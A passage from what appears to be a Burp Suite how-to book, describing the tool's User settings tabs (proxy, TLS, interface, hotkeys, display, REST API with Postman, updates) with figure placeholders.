


Figure 3.82 – Platform authentication

- **Upstream proxy servers**:

  The **Upstream proxy servers** setting allows you to identify any upstream proxy servers that have reached the target application. The default setting of this feature is at the **User setting** level:




Figure 3.83 – Upstream proxy servers

- **SOCKS proxy**:

  SOCKS proxy allows Burp Suite to reach a target via a **SOCKS proxy** configuration. The default setting of this feature is at the **User setting** level:




Figure 3.84 – SOCKS proxy

The User | Network | TLS tab

Under the **TLS** tab, a tester has the following options:

- **Client TLS certificates**:

  If you wish to use client-side certificates against your target application, you must configure those certificates within this section. Keep in mind that you must have access to the private key when adding your client-side certificate. The default setting of this feature is at the **User setting** level:




Figure 3.85 – Client TLS certificates

- **Java TLS settings**:

  For target applications using Java, this setting allows the TLS handshake negotiation to use algorithms that may normally be blocked by the Java security policy due to obsoleteness. For most testers, the default setting is fine:




Figure 3.86 – Java TLS settings

The User | User interface tab

Notice the areas affected by the **User** | **User interface** subsection. We will focus on each area – that is, **Inspector and message editor**, **Hotkeys**, and **Display**:




Figure 3.87 – The User | User interface menu items

The User | User Interface | Inspector and messaged editor tab

Under the **Inspector and messaged editor** tab, a tester has the following options:

- **Inspector widgets**:

  This setting allows you to make adjustments to the way the widgets within **Inspector** are displayed. Widgets include multiple text areas showing sections of the request and response. For most testers, the default setting is fine:




Figure 3.88 – Inspector widgets

- **Default Inspector panel layout**:

  Here, you can change the side where the Inspector sits. By default, the Inspector displays on the right-hand side, next to the HTTP response. However, this setting allows you to change it to the left-hand side if you like. For most testers, the default setting is fine:




Figure 3.89 – Default Inspector panel layout

- **Message editor request views**:

  You can add additional tabs to the message editor atop each request. By default, **Pretty**, **Raw**, and **Hex** are always available. This setting allows you to add more. For most testers, the default setting is fine:




Figure 3.90 – Message editor request views

- **Message editor response views**:

  Here, you can add additional tabs to the message editor atop each response. By default, **Pretty**, **Raw**, **Hex**, and **Render** are always available. This setting allows you to add more. For most testers, the default setting is fine:




Figure 3.91 – Message editor response views

- **HTTP message display**:

  This setting controls the font and font size used within the message editor. By default, Burp Suite will highlight searched values in either the request or response, which is a nice feature. For most testers, the default setting is fine:




Figure 3.92 – HTTP message display

- **Character sets**:

  This setting controls the character scheme that's used in raw HTTP messages. By default, Burp Suite is set to automatically recognize which character set to use based on the headers within the message. For most testers, the default setting is fine:




Figure 3.93 – Character sets

- **HTML rendering**:

  When an HTTP response contains HTML content, the **Render** tab is enabled and, when clicked, will display the response as it would appear in your browser. By default, this setting allows an additional request to be made to render the page properly. For most testers, the default setting is fine:




Figure 3.94 – HTML rendering

- **HTTP message search**:

  At the bottom of each HTTP message is a search box. This setting allows you to permanently add various options for finding search terms typed into the box. For most testers, the default setting is fine:




Figure 3.95 – HTTP message search

The User | User Interface | Hotkeys tab

Hotkeys are keystroke combinations that provide alternatives to right-clicks for actions. For example, instead of right-clicking a request and selecting **Send to Repeater**, you may use the *Ctrl* + *R* hotkey to do the same thing. The table in this section allows you to configure more hotkeys for almost any action to be taken in Burp Suite:




Figure 3.96 – Hotkeys

The User | User Interface | Display tab

Under the **Display** tab, a tester has the following options:

- **Appearance**:

  This setting allows you to control the font size of the user interface, as well as change the theme from light (default) to dark:




Figure 3.97 – Appearance

- **Learn tab display**:

  This setting allows you to stop the **Learn** tab from appearing on the top list of Burp Suite tools:




Figure 3.98 – Learning tab display

Here is a screenshot of the **Learn** tab. You may also turn the tab off using the **Hide this tab** button:




Figure 3.99 – Learn

- **Scaling**:

  Burp Suite can be configured to automatically adjust DPI scaling for high-resolution displays. For most testers, the default setting is fine:




Figure 3.100 – Scaling

The User | Suite tab

Notice the areas affected by the **User | Suite** subsection. We will focus on each area – that is, **REST API**, **Updates**, **Performance feedback**, and **Temporary files location**:




Figure 3.101 – The User | Suite menu items

The User | Suite | REST API tab

When testing APIs, this feature allows users to stand up a headless instance of Burp, and then configure Burp Suite as a proxy in Postman to capture all traffic. The following screenshot shows that the default listener for the REST API for Burp Suite is set to run on localhost (for example, `127.0.0.1`) and port `7777`.

PortSwigger highly recommends using an API key to connect to the Burp Suite listening service as connecting without is not secure. Generating an API key is quite easy:




Figure 3.102 – REST API

How it works…

Click the **New** button and copy the key to your clipboard. You will need to paste it into Postman for use. Note that the API key is only available at the initial generation and not after:




Figure 3.103 – Copy key to clipboard

The following screenshot shows how to invoke the REST API in Burp Suite from Postman. You can see that the REST API is running on localhost, port `7777`, and uses the API key generated in the previous step at the end of the URL.

In the JSON body of the API call, you can add the target application and the default Burp Suite listener. These settings will capture all API traffic from Postman into Burp:

Figure 3.104 – Postman settings to use the Burp Suite REST API

There's more...

For a simpler alternative to capturing traffic from Postman into Burp, configure Postman's settings (via the gear icon at the top right), and select the **Proxy** tab. Select **Add a custom proxy configuration** and fill in the Burp Suite listener's IP address and port. By default, these values are `127.0.0.1` and `8080`:




Figure 3.105 – Alternative option for capturing Postman API traffic into Burp Suite

The User | Suite | Updates tab

By default, when updates to the Burp Suite product are available, this setting automatically downloads and prompts you to restart the product for the changes to take effect. For most testers, the default setting is fine:




Figure 3.106 – Updates

The User | Suite | Performance feedback tab

Performance and debugging information can be automatically sent to PortSwigger for further troubleshooting if this setting is turned on:




Figure 3.107 – Performance feedback

The User | Suite | Temporary files location tab

